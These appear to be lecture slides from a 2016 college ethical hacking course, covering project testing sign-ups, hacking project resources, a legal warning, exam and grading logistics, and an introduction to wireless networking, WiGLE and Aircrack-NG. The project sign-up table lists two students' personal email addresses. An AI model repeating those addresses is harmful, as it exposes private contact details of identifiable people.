Up to 3 points - Presentation and demo to class (10 minutes max).

Extra credit (up 30 points) 15 points each for testing additional student labs. You must use the testing spreadsheet above so that all projects get tested equally.

**Remember late work is not accepted. If you run out of time submit what you have completed for partial credit.**

## CIS 76 Project

Testing another classmate's lab

1. Find a lab that hasn't been tested yet and sign up on the testing spreadsheet.
2. Run through their entire lab and verify that it works properly.
3. Provide the lab developer with a written test report on:
  - Your name and the date & time testing was done.
  - Validation that the lab worked or not.
  - Any typos.
  - Any portions of the lab that need clarification.
  - Any portions of the lab that need to be fixed.
  - Any other feedback on ways to improve the lab.

## CIS 76 Project

Use this Test matrix to sign up to test a classmate's project

Calendar Page

### Assignment

- Project
- **Test matrix**
- Student projects

<https://simms-teach.com/cis76calendar.php>

The screenshot shows a Google Sheet with the following content:

**CIS 76 Fall 2016 Project Testing**

**Instructions**

Lab developers,

- Add a link to your project document below.
- If needed you may use this folder to publish your project: [Projects](#)
- Decide how you want to receive feedback from the tester. If you want email, add your email address to the table below. If you use Google docs, feedback can be added directly to the document.
- By publishing a link to your project you are granting permission to CIS 76 classmates to conduct the testing (as defined by your project document) on the VMs in your pod.

Testers,

- Sign up for free Tester I slots first. You can sign up in advance and don't have to wait till the author puts up their link.
- Once all the free Tester I slots are full you can sign up for a Tester II slot.
- Once all the free Tester II slots are full you can sign up for a Tester III slot.
- Use the testing feedback template on Rich's final project document.

Student	Email (if feedback is desired by email)	Tester I	Tester II	Tester III	Link to project document to test
Alex					
Benji C.					
Brian	briandharrison@gmail.com				<a href="https://drive.google.com/open?id=0B6wnj-3FTWd4bKNEZ3FzS19VnM">https://drive.google.com/open?id=0B6wnj-3FTWd4bKNEZ3FzS19VnM</a>
Carter	Carter90@gmail.com	Brian			<a href="https://docs.google.com/document/d/1G17gQbwVVRQTqJvc_hSbyD0BFbmWMxppqY9a5mauqQ/edit?usp=sharing">https://docs.google.com/document/d/1G17gQbwVVRQTqJvc_hSbyD0BFbmWMxppqY9a5mauqQ/edit?usp=sharing</a>
Dave R.					
David H.					
Deryck					
Jennifer					
Jordan					
Luis					

<https://cabrillo.instructure.com/courses/4167/pages/cis-76-project-testing-signup-sheet>

## CIS 76 Project


*Use this directory to share your project with other classmates for testing*

Calendar Page

### Assignment

- [Project](#)
- [Test matrix](#)
- [Student projects](#)

<https://simms-teach.com/cis76calendar.php>



<https://cabrillo.instructure.com/courses/4167/pages/cis-76-project-folder>


## CIS 76 Project



What takes longer?

**Creating the hacking project lab?**

**Or deciding what to project to do?**



## CIS 76 Project

### Some Hacking Project Ideas

#### github projects

<https://github.com/Hack-with-Github/Awesome-Hacking>

#### **EH-OWASP-XX VM**

Chuck full of project ideas

#### Google searches

hacking tutorials

hacking projects

metasploit tutorials

kali hacking tutorials

ethical hacking tips

...

#### CVE Details

Find vulnerabilities with Metasploit modules

<https://www.cvedetails.com/>

*Pick a project you can build in your CIS 76 EH pod*

## CIS 76 Project

And don't forget:

**Unauthorized hacking is a crime.**

**The hacking methods and activities learned in this course can result in prison terms, large fines and lawsuits if used in an unethical manner. They may only be used in a lawful manner on equipment you own or where you have explicit permission from the owner.**

**Students that engage in any unethical, unauthorized or illegal hacking may be dropped from the course and will receive no legal protection or help from the instructor or the college.**



# Housekeeping



## Housekeeping

1. Lab 10 due 11:59PM tonight.
2. All four extra credit labs are now available (15 points each) and due the day of the final exam.

	12/15	<p><b>Test #3 (the final exam)</b></p> <p><b>Time</b></p> <ul style="list-style-type: none"> <li>• Thu 4:00PM - 6:50PM in Room 828</li> </ul> <p><b>Materials</b></p> <ul style="list-style-type: none"> <li>• Test (<a href="#">canvas</a>)</li> </ul> <p><b>CCC Confer</b></p> <ul style="list-style-type: none"> <li>• <a href="#">Enter virtual classroom</a></li> <li>• Archives <a href="#">Confer</a> or <a href="#">3CMedia</a></li> </ul>		<p>5 posts</p> <p><a href="#">Lab X1</a></p> <p><a href="#">Lab X2</a></p> <p><a href="#">Lab X3</a></p> <p><a href="#">Lab X4</a></p>
--	-------	--	--	--

3. The final project is available now and due in two weeks.

## Heads up on Final Exam

Test #3 (final exam) is **THURSDAY Dec 15 4-6:50PM**

<b>Thur</b>	12/15	<b>Test #3 (the final exam)</b>	<u>5 posts</u> <u>Lab X1</u> <u>Lab X2</u> <u>Lab X3</u> <u>Lab X4</u>
		<b>Time</b> <ul style="list-style-type: none"> <li>• Thu 4:00PM - 6:50PM in Room 828</li> </ul> <b>Materials</b> <ul style="list-style-type: none"> <li>• Test (<u>canvas</u>)</li> </ul> <b>CCC Confer</b> <ul style="list-style-type: none"> <li>• <u>Enter virtual classroom</u></li> <li>• Archives <u>Confer</u> or <u>3CMedia</u></li> </ul>	

*Extra credit  
labs and  
final posts  
due by  
11:59PM*

- All students will take the test at the same time. The test must be completed by **6:50PM**.
- Working and long distance students can take the test online via CCC Confer and Canvas.
- Working students will need to plan ahead to arrange time off from work for the test.
- Test #3 is mandatory (even if you have all the points you want)

## STARTING CLASS TIME/DAY(S)

## EXAM HOUR

## EXAM DATE

*Classes starting between:*

6:30 am and 8:55 am, MW/Daily	7:00 am-9:50 am	Wednesday, December 14
9:00 am and 10:15 am, MW/Daily	7:00 am-9:50 am	
10:20 am and 11:35 am, MW/Daily	10:00 am-12:50 pm	
11:40 am and 12:55 pm, MW/Daily	10:00 am-12:50 pm	
1:00 pm and 2:15 pm, MW/Daily	1:00 pm-3:50 pm	
2:20 pm and 3:35 pm, MW/Daily	1:00 pm-3:50 pm	
3:40 pm and 5:30 pm, MW/Daily	4:00 pm-6:50 pm	
6:30 am and 8:55 am, TTh	7:00 am-9:50 am	
9:00 am and 10:15 am, TTh	7:00 am-9:50 am	
10:20 am and 11:35 am, TTh	10:00 am-12:50 pm	
11:40 am and 12:55 pm, TTh	10:00 am-12:50 pm	
1:00 pm and 2:15 pm, TTh	1:00 pm-3:50 pm	Thursday, December 15
2:20 pm and 3:35 pm, TTh	1:00 pm-3:50 pm	Tuesday, December 13
3:40 pm and 5:30 pm, TTh	4:00 pm-6:50 pm	Thursday, December 15
Friday am	9:00 am-11:50 am	Friday, December 16
Friday pm	1:00 pm-3:50 pm	Friday, December 16
Saturday am	9:00 am-11:50 am	Saturday, December 17
Saturday pm	1:00 pm-3:50 pm	Saturday, December 17

### CIS 76 Introduction to Information Assurance

Introduces the various methodologies for attacking a network. Prerequisite: CIS 75.  
Transfer Credit: Transfers to CSU

Section	Days	Times	Units	Instructor	Room
95024	Arr.	Arr.	3.00	R.Simms	OL
&	Arr.	Arr.		R.Simms	OL
95025	T	5:30PM-8:35PM	3.00	R.Simms	828
&	Arr.	Arr.		R.Simms	OL

Section 95024 is an ONLINE course. Meets weekly throughout the semester online by remote technology with an additional 50 min online lab per week. For details, see instructor's web page at [go.cabrillo.edu/online](http://go.cabrillo.edu/online).

Section 95025 is a Hybrid ONLINE course. Meets weekly throughout the semester at the scheduled times with an additional 50 min online lab per week. For details, see instructor's web page at [go.cabrillo.edu/online](http://go.cabrillo.edu/online).


**Evening Classes:** For the final exam schedule, Evening Classes are those that begin at 5:35 pm or later. Also, **"M & W"** means the class meets on **BOTH** Monday and Wednesday. **"T & TH"** means the class meets on **BOTH** Tuesday and Thursday. The following schedule applies to all Evening Classes.

## Where to find your grades

**Send me your survey to get your LOR code name.**

### The CIS 76 website Grades page


<http://simms-teach.com/cis76grades.php>



### Or check on Opus

**checkgrades** *codename*

(where codename is your LOR codename)



Written by Jesse Warren a past CIS 90 Alumnus

Percentage	Total Points	Letter Grade	Pass/No Pass
90% or higher	504 or higher	A	Pass
80% to 89.9%	448 to 503	B	Pass
70% to 79.9%	392 to 447	C	Pass
60% to 69.9%	336 to 391	D	No pass
0% to 59.9%	0 to 335	F	No pass

### Points that could have been earned:


9 quizzes: 27 points  
 9 labs: 270 points  
 2 tests: 60 points  
 3 forum quarters: 60 points  
**Total: 417 points**

**At the end of the term I'll add up all your points and assign you a grade using this table**



# Red and Blue Teams

## Red and Blue Pods in Microlab Lab Rack



*Send me an email if you would like to join a team*



# Wireless




## The World of Wireless Technology

- Cell phones
- Cordless phones
- Smart phones
- Pagers
- Smart watches
- GPS
- Remote controls
- Garage door openers
- Car door openers
- Two-way radios
- Wireless laptops
- Tablets
- WiFi cams
- Fitbits
- And many more ...


## Access Points

- Usually connected to a wired network



*The SSID (Service Set Identifier) is used to identify the wireless network and configured on the access point.*

*Devices with wireless network adapters configured to the SSID of the access point.*



## 802.11 Wireless Standards


IEEE Standard	802.11a	802.11b	802.11g	802.11n	802.11ac
Year Adopted	1999	1999	2003	2009	2014
Frequency	5 GHz	2.4 GHz	2.4 GHz	2.4/5 GHz	5 GHz
Max. Data Rate	54 Mbps	11 Mbps	54 Mbps	600 Mbps	1 Gbps
Typical Range Indoors*	100 ft.	100 ft.	125 ft.	225 ft.	90 ft.
Typical Range Outdoors*	400 ft.	450 ft.	450 ft.	825 ft.	1,000 ft.

\*Range estimates are typical and require line of sight. Basically that means you will need a clear unobstructed view of the antenna from the remote point in the link. Keep in mind that walls and obstacles will limit your operating range and could even prevent you from establishing a link. Signals generally will not penetrate metal or concrete walls. Trees and leaves are obstructions to 802.11 frequencies so they will partially or entirely block the signal.

Other factors that will reduce range and affect coverage area include metal studs in walls, concrete fiberboard walls, aluminum siding, foil-backed insulation in the walls or under the siding, pipes and electrical wiring, furniture and sources of interference. The primary source of interference in the home will be the microwave oven. Other sources include other wireless equipment, cordless phones, radio transmitters and other electrical equipment.

## WIGLE.NET

*Zooming in to see specific SSID's*



<https://wigle.net/>

## WIGLE.NET

Access Points on Google Maps

WIGLE: Wireless Network

View Uploads Info Stats Tools

WIGLE.NET™  
All the networks. Found by Everyone.

Follow Facebook Google Play

STUMBLERS	WIFI NETWORKS	OBSERVATIONS	CELL TOWERS
190,218	298,027,388	4,109,818,457	7,070,115

**Pardon the small interruptions**  
Tue, 25 Oct 2016 02:08:23 GMT  
Over the course of the last three days, we've cut WIGLE over to a new backing API - the same API we hope someday to expose for user consumption! Please pardon the many small interruptions and errors that accompanied our testing, and please tell us in the forums if you spot anything broken!  
-arkasha

**Four Billion Wifi Observations**  
Fri, 14 Oct 2016 16:26:01 GMT  
Congrats to super user Andriodan for pushing the big ol' observations counter up over 4 billion! That... is one big pile of data points. We draw ever closer to 300 million geolocated wifi networks! As always, thanks to you, the insane and amazing users of this project.  
-bobzilla

**Geocoding update**  
Sat, 01 Oct 2016 17:19:14 GMT  
We've spun up a Nominatim server, which relies upon the awesome OpenStreetMap project. This means that we can finally retire our hand-rolled US-census system, and we can now geocode addresses anywhere in the world. You can try it out by logging in and using the "search" tool!  
-arkasha

Map Satellite 1

Latitude: 36.9303 to 37.0701  
Longitude: -122.1051 to -121.8078

SSID: foobarnet  
BSSID: 0A:2C:EF:3D:25:1B  
Date Range: 2001 - 2017  
 Possible FreeNet  
 Possible Commercial Net  
 No Labels  
 Wifi Net  
 GSM Cellular Net  
 CDMA Cellular Net  
 Only Discovered By Me  
 Only Discovered By Others  
Filter


Notes: Zoom in to see individual SSIDs.  
wide view: yellow: more nets, purple: fewer  
near view: WiFi: green high QoS, red low  
cell tower: blue

Map data ©2016 Google Terms of Use Report a map error

<https://wigle.net/>

# WIGLE.NET


*Full screen view of Wi-Fi Encryption Over Time*



<https://wigle.net/>



# Special Adapters and Utilities for Hacking



<http://www.wirelesshack.org/best-kali-linux-compatible-usb-adapter-dongles-2016.html>

## What Makes a Kali Linux USB Adapter Compatible?

The chipset and drivers written for a card is what makes a dongle compatible with Kali.

To do wireless Penetration Testing a card must be able to go into monitor mode and do packet injections most cards cant do this.

There are known chipsets that will work with Kali and Pen testing.

### Most Popular Kali Linux Chipsets.

Atheros AR9271

Ralink RT3070

Ralink RT3572



For this lesson I used:

- A MacBook Pro with MacPorts and Aircrack-NG.
- The EH-Kali-xx VM in the EH Pod (Aircrack-NG already installed).



<https://www.macports.org/>



<http://www.aircrack-ng.org/>

